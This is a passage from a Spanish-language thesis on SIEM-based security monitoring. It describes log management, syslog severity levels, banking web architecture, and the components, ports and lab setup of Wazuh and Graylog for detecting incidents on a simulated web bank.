Falsos positivos reducidos

El otro de los casos de uso de los SIEM consiste en reducir los falsos positivos que reciben las empresas como alertas de seguridad. En general, las soluciones SIEM brindan alertas de seguridad a su equipo de seguridad de TI; sin embargo, las soluciones heredadas a menudo pueden entrar en conflicto con la complejidad humana y es posible que no distingan entre los eventos de seguridad y la actividad regular.

El resultado final es que su equipo de seguridad de TI queda enterrado bajo falsos positivos y alertas de seguridad; hace realmente difícil realizar su búsqueda y detección de amenazas. Afortunadamente, las soluciones SIEM funcionan para reducir los falsos positivos a través de fuentes de amenazas avanzadas y datos de

geolocalización. Además, las soluciones de próxima generación pueden aplicar la estandarización y la configuración de registros puede ayudar a reducir los falsos positivos.

Recopilación y gestión de registros

Cada base de datos, aplicación, usuario y servidor genera enormes cantidades de datos de registro. Un SIEM permite centralizar la recopilación de estos registros y también para normalizarlos; esto permite un análisis más sencillo y una correlación de seguridad.

Otros componentes importantes para estos casos de uso de los SIEM incluyen una mayor visibilidad en toda la red y almacenamiento seguro de registros.

Cumplimiento

En su mayoría, los SIEM proporcionan auditorías e informes completos; a menudo, proporcionan informes listos para usar para los mandatos de cumplimiento gubernamentales e industriales. A través de la recopilación de registros, su solución puede recopilar los registros de una manera con requisitos de cumplimiento específicos y auditarlos en un formato adecuado.

Prevención de amenazas internas

Uno de los principales casos de uso de SIEM involucra amenazas internas. Ya sea malicioso o comprometido por actores de amenazas externos, los SIEM puede promulgar análisis de comportamiento. Esto permite la detección de comportamientos anómalos por parte de los usuarios y la escalada de privilegios injustificados. Además, estas soluciones de ciberseguridad pueden correlacionar el tráfico de red con inteligencia de amenazas y analizar eventos de seguridad posiblemente conectados; por ejemplo, la presencia de programas de cifrado rápido podría indicar la presencia de ransomware. (Canner, 2019)

2.2. Log

Como es conocido, actualmente las empresas hacen uso exhaustivo de sistemas que producen una gran cantidad de datos en forma de trazas textuales, llamadas técnicamente “Logs”. Generalmente, esta información no es importante para el usuario, aun cuando puede estar relacionada con su actividad informática o con los propios sistemas de información (Diaz, 2017)

El objetivo principal de un log es determinar el comportamiento de los programas. La empresa en cuestión puede analizarlo junto con otros archivos y ficheros para determinar si se ha producido o no un error. La gestión de un log ofrece muchas ventajas a las empresas ya que permite una mejor gestión y control de la información, de modo que es más fácil acceder y explotar los datos. Además, aumenta las posibilidades de detectar amenazas en la red de manera anticipada. (Axarnet, 2022)

2.2.1. Ventajas de la gestión de logs

Mantener una buena práctica en la gestión de los Logs aporta varios beneficios, tanto a nivel de funcionamiento de los sistemas como a nivel de gestión de las seguridades. Entre otras ventajas, los logs permitirán:

- Descubrir amenazas en la red o virus para poder actuar con rapidez ante dicho evento.
- Evitar la fuga de información, así como prevenir comportamientos inadecuados que causen errores. (Axarnet, 2022)

2.2.2. Funcionalidad de logs

Un log almacena archivos de texto comunes. Este archivo registra todos los procesos considerados relevantes por la empresa responsable. Dependiendo de la programación, el log del servidor puede generarse de forma automática o de manera manual. En ambos casos, contiene un evento recopilado, como ejemplo el cierre del software, y la marca de tiempo, fecha y hora.

Un archivo log puede recopilar varios de los siguientes datos:

- Programas: como servidores de correo electrónico y bases de datos, mismos que generan una serie de archivos de registro que almacenan principalmente mensajes de error y notificaciones
- Software instalado: como juegos o antivirus, que proporcionan datos de gran importancia
- Servidores: principalmente los servidores de red, que también entregan información importante sobre el comportamiento de los usuarios en la red. (Axarnet, 2022)

2.3. Análisis de eventos

2.3.1. Eventos de equipos Windows

El Visor de Eventos de Windows guarda todo el historial de mensajes y eventos del sistema generados por programas y servicios que trabajan en el sistema operativo entre los tipos de mensajes tenemos: mensajes de error, mensajes de información y advertencias.

Los eventos están distribuidos en categorías entre las cuales existen las siguientes:

- Mensajes de aplicaciones
- Mensajes de Sistema
- Mensajes de Seguridad

Así también los fabricantes de diferentes softwares o aplicaciones utilizan el visor de eventos de Windows para almacenar los registros de las acciones que realizan sus aplicativos.

El Visor de eventos de Windows está diseñado para ayudar a los administradores de sistemas a monitorear el estado de sus computadoras y determinar las causas

de los errores, así como también como en la determinación de eventos anómalos dentro del sistema operativo. (Ik4, 2022)

2.3.2. Eventos de equipos Linux

Durante décadas, el registro de Linux ha sido administrado por el demonio syslogd. Este es un demonio que escucha los registros y los escribe en una ubicación específica. La ubicación se define en el archivo de configuración del Daemon. rsyslog es el demonio de Syslog incluido con la mayoría de las distribuciones.

Formato de mensaje Syslog: se refiere a la sintaxis de los mensajes Syslog.

Protocolo Syslog: Se refiere al protocolo utilizado para el registro remoto. Los demonios Syslog modernos pueden usar TCP y TLS además de UDP, que es el protocolo heredado para el registro remoto. (Linuxfordevices, 2022)

Todos los registros generados por eventos en un sistema syslogd se agregan al archivo /var/log/syslog. Pero, dependiendo de sus características de identificación, también pueden enviarse a uno o más archivos en el mismo directorio. (LHB, 2022)

2.3.3. Eventos de equipos de comunicación y seguridad perimetral

Un gran porcentaje de los actuales equipos de comunicación y seguridad perimetral utiliza como sistema operativo base Linux, por tal razón estos equipos cuentan con el demonio que utiliza dicho sistema operativo para generar y almacenar logs como es el demonio “syslogd”

A través de línea de comandos o interfaz web se puede parametrizar el envío de logs de estos equipos hacia un equipo SIEM, las parametrizaciones permiten la configuración de diferentes niveles de logs a enviar basados en criticidad como se muestra a continuación:

- Nivel de gravedad → Emergencias

- Nivel de gravedad 1 → Alertas (predeterminado)
- Nivel de gravedad 2 → Crítico
- Nivel de gravedad 3 → Errores
- Nivel de gravedad 4 → Advertencias
- Nivel de gravedad 5 → Notificaciones
- Nivel de gravedad 6 → Informacional
- Nivel de gravedad 7 → Depuración

Al realizar la configuración de un nivel de syslogs, se enviarán a los colectores de syslogs los mensajes cuyo nivel de gravedad sea igual o menor que el nivel escogido es decir si se selecciona el nivel de gravedad 5 que corresponde a notificaciones se enviarán mensajes que estén entre el nivel 0 y 5. (Cisco, 2019)

2.4. Aplicaciones web banca digital

2.4.1. Esquemas o arquitecturas de banca digital

La arquitectura de una banca digital web es un conjunto de componentes de software que trabajan juntos para proporcionar servicios financieros en línea a los clientes. Algunos de los componentes comunes incluyen:

Servidor web: El servidor web es el componente que aloja la aplicación de banca en línea y la hace accesible a través de Internet. Este componente se comunica con el navegador del usuario y maneja las solicitudes y respuestas HTTP.

Base de datos: La base de datos es el lugar donde se almacena la información de los clientes, transacciones, productos financieros y otra información relacionada con la banca en línea.

Capa de negocio: La capa de negocio es la parte de la arquitectura que maneja la lógica del negocio, como la autenticación del usuario, la autorización, el procesamiento de pagos y transferencias, entre otros.

Capa de seguridad: La capa de seguridad es un componente crítico en la banca en línea. Se encarga de proteger la información del cliente, la aplicación y la infraestructura contra ataques externos, malware y otros riesgos de seguridad.

Integraciones o Middlewares: Las integraciones son componentes que permiten a la banca en línea interactuar con otros sistemas de terceros, como sistemas de pago, servicios de crédito, seguros, entre otros.

Interfaz de usuario: La interfaz de usuario es la parte de la aplicación que el cliente utiliza para acceder a los servicios financieros en línea. Debe ser fácil de usar, segura y proporcionar una experiencia satisfactoria al usuario.

En resumen, la arquitectura de una banca digital web es compleja y consta de varios componentes interconectados que trabajan juntos para proporcionar servicios financieros seguros y convenientes a los clientes en línea. (Bel, 2021)

2.5. Casos de uso de correlación

Las reglas de correlación en un SIEM son utilizadas para combinar eventos de seguridad de diferentes fuentes y detectar patrones que indican una amenaza. Algunos ejemplos de reglas de correlación comunes incluyen:

- Detección de ataques de phishing: combina eventos de correo electrónico y registros de navegación web para detectar intentos de suplantación de identidad y engaño a los usuarios.
- Detección de malware: combina eventos de antivirus, firewall y registros de sistemas para detectar actividad maliciosa en los dispositivos de la red.

- Detección de ataques DDoS: combina eventos de tráfico de red y utilización de recursos para detectar patrones anómalos que indican un ataque DDoS en curso.

- Detección de intentos de acceso no autorizado: combina eventos de inicio de sesión y registros de firewall para detectar intentos de acceso no autorizado a los sistemas.

- Detección de violaciones de cumplimiento: combina eventos de seguridad con políticas y regulaciones para detectar incumplimientos y generar alertas.

Es importante mencionar que estas reglas de correlación son solo ejemplos y pueden variar dependiendo de la herramienta SIEM utilizada y de las necesidades de seguridad de cada organización.

9. METODOLOGÍA

El presente proyecto se inscribe en el marco de una investigación exploratoria-descriptiva debido a que se ha acudido a guías de instalación y documentación donde se analizará y generará diferentes pruebas con distintas herramientas SIEM para poder plasmar una metodología de detección de incidentes de seguridad sobre un portal de banca web simulada. Para este análisis se utilizarán las siguientes plataformas SIEM open source más utilizadas como son Wazuh, Graylog y OSSIM para colectar logs de diferentes dispositivos de red, seguridad y aplicación que forman parte de una plataforma de banca web simulada; luego de esto, desde una estación de trabajo se ejecutarán ataques hacia la banca web provocando eventos de seguridad de los componentes de la arquitectura de red, seguridad y/o aplicación mismos que serán almacenados en el SIEM donde éste podrá notificar la activación de los como casos de uso de seguridad para su atención oportuna por parte del equipo de seguridad.

10. 3.1. Arquitectura tecnológica de los servicios en banca web

3.1.1. Descripción

La banca virtual web es un servicio ofrecido por los bancos que permite a los clientes acceder a sus cuentas bancarias y realizar transacciones financieras en línea a través de un sitio web seguro. Los clientes pueden verificar sus saldos, transferir dinero, pagar facturas, y realizar otras operaciones bancarias en línea.


3.1.2. Topología física y lógica

La arquitectura de una banca virtual web generalmente consta de varios componentes, incluyendo:

- Interfaz de usuario (UI): es la parte visible de la banca virtual con la que los clientes interactúan. Puede ser construida con tecnologías web como HTML, CSS y JavaScript.
- Capa de aplicación: es la capa intermedia que se encarga de la lógica de negocio y la comunicación con las bases de datos y servicios web. Puede ser construida con lenguajes de programación como Java, C# o Python.
- Capa de servicios web: se encarga de la comunicación con los sistemas de la banca, como el sistema de gestión de cuentas y el sistema de pagos. Puede ser construida con protocolos como SOAP o REST.
- Capa de base de datos: esta capa almacena los datos de los clientes y las transacciones, y puede ser construida con bases de datos relacionales como MySQL o SQL Server.
- Capa de seguridad: esta capa se encarga de proteger los datos sensibles y las transacciones mediante medidas de seguridad como el cifrado, la autenticación y la autorización.

En la arquitectura a simular estaría compuesta por la capa de usuarios, aplicación, base de datos y capa de seguridad ya que con estos elementos se puede obtener los logs necesarios para poder efectuar varios casos de uso con el SIEM a evaluar.

Figura 8: *Arquitectura Tecnológica de una plataforma de banca web.*



Fuente – Desarrollo del autor

11. 3.2. Arquitectura tecnológica del SIEM

3.2.1 SIEM Wazuh

Wazuh es unas de las plataformas más utilizadas en seguridad debido a que cuenta con las capacidades de un SIEM más un XDR, cubriendo la protección de cargas de trabajo en diferentes entornos locales como virtualizados así también como contenedores y basados en nube. (Derai, 2022)

La plataforma recopila, analiza y correlaciona datos de eventos de seguridad para la detección de amenazas y respuesta a incidentes,

Entre sus características principales se pueden mencionar:

- Analítica de seguridad
- Detección de Intrusos

- Análisis de Logs
- Monitoreo de integración de archivos
- Detección de vulnerabilidades
- Respuesta a incidentes
- Cumplimiento Regulatorio
- Seguridad en Nube
- Seguridad en Contenedores

La solución de Wazuh se basa en el agente de Wazuh, que se implementa en los puntos finales supervisados, y en tres componentes centrales: el servidor de Wazuh, el indexador de Wazuh y el tablero de Wazuh.

Indexador de Wazuh

El indexador de Wazuh es un motor de análisis y búsqueda de texto completo altamente escalable que se encarga de indexar y almacenar las alertas generadas por el servidor de Wazuh. Puede instalarse como un clúster de un solo nodo o de varios nodos, según las necesidades del entorno.

Servidor Wazuh

El servidor gestiona los agentes, configurándolos y actualizándolos remotamente cuando sea necesario. Este componente analiza los datos recibidos de los agentes, los procesa a través de decodificadores y reglas y utiliza inteligencia de amenazas para buscar indicadores de compromiso. Se puede realizar la instalación en un esquema distribuido con múltiples nodos en una configuración de clúster o en un solo nodo.

Tablero Wazuh

Es una interfaz web flexible e intuitiva para la extracción, el análisis y la visualización de datos que se utiliza para administrar la configuración de Wazuh y monitorear su estado.

Los agentes de Wazuh se instalan en puntos finales, como estaciones de trabajo, servidores, instancias en la nube o máquinas virtuales, se ejecutan en sistemas operativos como Linux, Windows, MacOS, Solares, AIX, HP-UX. El agente fue desarrollado considerando la necesidad de monitorear una variedad de dispositivos finales sin impactar en su funcionamiento, solamente requiere un consumo de memoria de 35MB en promedio. La instalación de los agentes se puede realizar a través del tablero de Wazuh en la opción de agentes, desplegar agentes.

Wazuh permite el despliegue con herramientas de automatización como puppet o ansible y se puede desplegar toda la solución en un ambiente de contenedores como Docker o Kubernetes. (Wazuh, 2022)


Arquitectura de Wazuh

La arquitectura de Wazuh está basada en la ejecución de los agentes que se encuentran en ejecución en los dispositivos finales y reenvían la data de seguridad al sistema central.

Los dispositivos que no cuentan con un agente instalado como firewalls, switches, routers entre otros son soportados a través del envío de la data de logs mediante protocolos o esquemas como syslog, ssh o a través de API. El servidor central decodifica y analiza la data entrante y envía los resultados al servidor o servicio indexador para su correcta indexación y almacenamiento. (Wazuh, 2022)

En el siguiente diagrama se visualiza la arquitectura desplegada por Wazuh en donde los componentes de servidor de Wazuh y servidor indexador pueden trabajar configurados como clústeres garantizando un balanceo y alta disponibilidad.

Figura 9: Arquitectura Tecnológica de un SIEM



Fuente: (Wazuh, 2022)

Comunicación entre agente Wazuh y servidor Wazuh

El agente de Wazuh continuamente está enviando eventos al servidor de Wazuh para el análisis y detección de amenazas, para empezar este envío de comunicación el agente establece una conexión con el servicio que está ejecutándose en el servidor para recibir las conexiones de los agentes el mismo que escucha en el puerto 1514 por defecto, pero se puede modificar de ser necesario.

El servidor Wazuh decodifica y realiza una validación de reglas en los eventos recibidos utilizando un motor de análisis. Los eventos que activan una regla se aumentan con datos de alerta como el ID de la regla y el nombre de esta, los eventos se pueden poner en cola en uno de los siguientes archivos dependiendo si se activa una regla o no, para el caso de los eventos que activaron o no una regla se almacena en el archivo /var/ossec/logs/archives/archives.json y el archivo que contiene solo eventos que activaron una regla es el siguiente /var/ossec/logs/alerts/alerts.json.

El protocolo de mensajes de Wazuh utiliza un cifrado AES de forma predeterminada con 128 bits por bloque y claves de 256 bits.

Comunicación entre servidor indexador y servidor Wazuh

El servidor Wazuh usa Filebeat para enviar alertas y datos de eventos al indexador de Wazuh utilizando cifrado TLS, Filebeat lee los datos de salida del servidor de Wazuh y los envía al indexador de Wazuh de manera predeterminada escucha en el puerto 9200 tipo TCP, una vez que el indexador de Wazuh indexa los datos el tablero de Wazuh se utiliza para extraer y visualizar la información.

El tablero de Wazuh consulta la API RESTful de Wazuh que escucha de manera predeterminada en el puerto 55000 tipo TCP en el servidor de Wazuh, para mostrar la configuracion y la información relacionada con el estado del servidor y los agentes de Wazuh dicha comunicación se cifra con protocolo TLS y se autentica con un usuario y contraseña.

Información de puertos requeridos para la comunicación.

En la siguiente tabla se describen los puertos utilizados por los diferentes componentes de Wazuh que vienen predeterminados, el usuario puede modificar de ser necesario.

Tabla 1: *Puertos aplicación Wazuh*

Componente	Puerto	Protocolo	Propósito
Servidor Wazuh	1514	TCP (predeterminado)	Servicio de conexión de agentes
	1514	UDP (opcional)	Servicio de conexión de agentes deshabilitado por defecto
	1515	TCP	Servicio de enrolamiento de agente
	1516	TCP	Demonio de Clúster de Wazuh
	514	UDP (predeterminado)	Colector de Wazuh Syslog (deshabilitado por defecto)
	514	TCP (opcional)	Colector de Wazuh Syslog (deshabilitado por defecto)
	55000	TCP	RESTful API del servidor Wazuh
Indexador	9200	TCP	RESTful API del servidor Wazuh


	9300-9400	TCP	Comunicación entre indexador y clúster de Wazuh
Tablero	443	TCP	Interfaz Web de usuario

Tabla Fuente (Wazuh, 2022)

3.2.2. SIEM Graylog

Graylog es un sistema de información de seguridad (SIEM) de código abierto que ayuda a los administradores de seguridad a recopilar, analizar y monitorear registros de eventos de seguridad de diferentes fuentes en una sola plataforma. Es una herramienta de análisis de registros de eventos que permite a los usuarios buscar, analizar y visualizar registros de eventos de seguridad, así como configurar alertas y reglas de análisis. Graylog también proporciona una interfaz web intuitiva para interactuar con los datos, y cuenta con un sistema de escalabilidad horizontal para manejar grandes volúmenes de datos.

Figura 10: *Arquitectura Tecnológica SIEM Graylog4.*



Fuente – (Graylog, Graylog Planning your delpoyment, 2022)


En su arquitectura básica, Graylog se compone de 3 elementos principales para su función elemental:

- Graylog Server: Es la capa de recolección de eventos de las fuentes de información y posee una interfaz gráfica de usuario para interactuar con los datos almacenados en los servidores de procesamiento. Los usuarios pueden buscar, analizar y visualizar los registros de eventos, así como configurar alertas y reglas de análisis.

- MongoDB: Que es la base de datos donde se almacenan las configuraciones de usuarios, servicio, streams y reglas.

- ElasticSearch: Es la capa de almacenamiento de los logs o eventos colectados de las fuentes de información estructurando la data en tablas indexadas las cuales servirán de repositorio de data caliente, tibia o fría.

Figura 11: *Arquitectura Tecnológica SIEM Graylog4.*




Fuente –(Graylog, Graylog Planning your delpoyment, 2022)

Esta arquitectura avanzada demuestra que Graylog es altamente escalable y configurable y que permitirá desplegar configuraciones a varios nodos de forma distribuida que no estén en la misma infraestructura. También se observa que los elementos como ElasticSearch se pueden desplegar de manera desacoplada al

servicio central, lo cual permite tener un nodo con propósito definido sin compartir recursos con otra aplicación, mejorando su rendimiento. En el caso de Graylog y MongoDB podemos observar que se mantienen juntos sobre un mismo servidor, pero poseen 3 servidores a modo de réplica lo cual brindará una alta disponibilidad en caso de incidentes con uno de los nodos.

Graylog cuenta con un servidor desarrollado en Java para la recepción y el análisis de datos, y con una aplicación web escrita en Ruby que permite visualizar los mensajes y la actividad del servidor para tareas de monitorización. Los protocolos soportados de forma predeterminada son syslog BSD (tanto por UDP como por TCP) y GELF, aunque es posible agregar soporte a otros protocolos mediante la integración de módulos al servidor. En cuanto al análisis, la versión estándar no incluye operaciones básicas de transformación, a menos que se utilicen módulos desarrollados por terceros que implementen las operaciones deseadas. El almacenamiento se maneja a través de Elasticsearch (Elasticsearch , 2013), una base de datos NoSQL enfocada en documentos y escrita en Java que admite documentos JSON a través del protocolo HTTP. También utiliza una instancia de la base de datos MongoDB para almacenar estadísticas sobre las entradas de logs que se insertan en la base de datos.

Figura 12: *Arquitectura de software SIEM Graylog.*



Fuente – Desarrollo del autor

El origen de los registros en Graylog puede ser de múltiples, ya sea syslog remoto o incluso a través de su agente sidecar, que se administra directamente a través de su interfaz web. Esta versatilidad junto con capacidades de manipulación y secuencias de comandos de primer nivel y termina con un sistema de administración de registros muy versátil y personalizable.

El motor de búsqueda Elasticsearch proporciona la escalabilidad necesaria y la versatilidad de búsqueda que disfrutan otros SIEM de nivel empresarial. Una interfaz web robusta y una gestión de usuarios y control de acceso integrados también mejoran la experiencia.

Desde el punto de vista de la escalabilidad, Graylog4 se puede implementar como un solo nodo o en una configuración de clúster para distribuir la carga en sistemas grandes y proporcionar redundancia. A continuación, los puertos que esta solución utiliza para el servicio.

Tabla 2: *Puertos aplicación graylog*

Componente	Puerto	Servicio
Graylog4-web	9000 TCP	HTTP(s)
	9515 TCP	Report Engine port
	1468 TCP	Syslog port
	12201 TCP	GELF port
	5044 TCP	Beats ports
Elasticsearch	9200 TCP	Elasticsearch / Opensearch
	9300 TCP	Elasticsearch / Opensearch Cluster
MongoDB	27017 TCP	MongoDB / Configuraciones

12. 3.3. Integración del SIEM con la Banca web

3.3.1 Descripción e Integración de los dispositivos y componentes SIEM GRAYLOG

La metodología de desarrollo para probar el SIEM de Graylog se realizará sobre una plataforma de virtualización, en la cual se configurará una máquina virtual con el servicio de Graylog en la versión 4.3.12 con sus capas de recepción de logs y analítica, el sistema operativo donde operará el SIEM será Ubuntu 20.04.5 LTS (Focal Fossa) para el envío de logs se instalará en el servidor de banca web un agente de reenvío de logs “rsyslog” el cual enviará los eventos de seguridad del servidor

web, los request hacia el sitio de banca web y logs del sistema operativo hacia Graylog a fin de que estos sean analizados y generen una notificación basado en las reglas de casos de uso que se configurarán en el SIEM. También se configurará un Firewall para el control de eventos de tráfico de red y seguridad hacia el SIEM a través del protocolo SYSLOG, con el fin de probar casos de uso a nivel de red y seguridad perimetral.


El desarrollo de las pruebas de funcionalidad para el SIEM de Graylog se lo realizará en un ambiente virtualizado sobre equipos portátiles propiedad de los autores con sistema operativo Windows 10 Pro y con el Hipervisor VirtualBox 7.0.

Dentro del ambiente virtual se procederá a crear 2 máquinas virtuales: una será del servidor web que usará una con la distribución Ubuntu 20.04.5 LTS (Focal Fossa) en el cual se montará el sistema de banca web en una pila LAMP (Linux + Apache + MySQL + PHP), y también se instalará sobre el sistema operativo el software de "syslog-ng" para el envío de logs hacia Graylog.

En la otra máquina virtual se utilizará el mismo sistema operativo y se instalará el servicio de Graylog4 en la versión 4.3.12 con sus componentes de MongoDB versión 4.0.28 para colectar la información de usuarios más la configuración del sistema y Elasticsearch versión 7.10.2 para el indexado y motor de búsquedas de los logs.

También se contará con un Firewall Fortinet 60D en donde se configurará el envío de logs hacia el SIEM Graylog4 a través de SYSLOG, donde se podrá generar reglas basadas en el tráfico de red y de seguridad que puedan ser detectadas.

Figura 13: Topología lógica de la prueba



Fuente – Desarrollo del autor

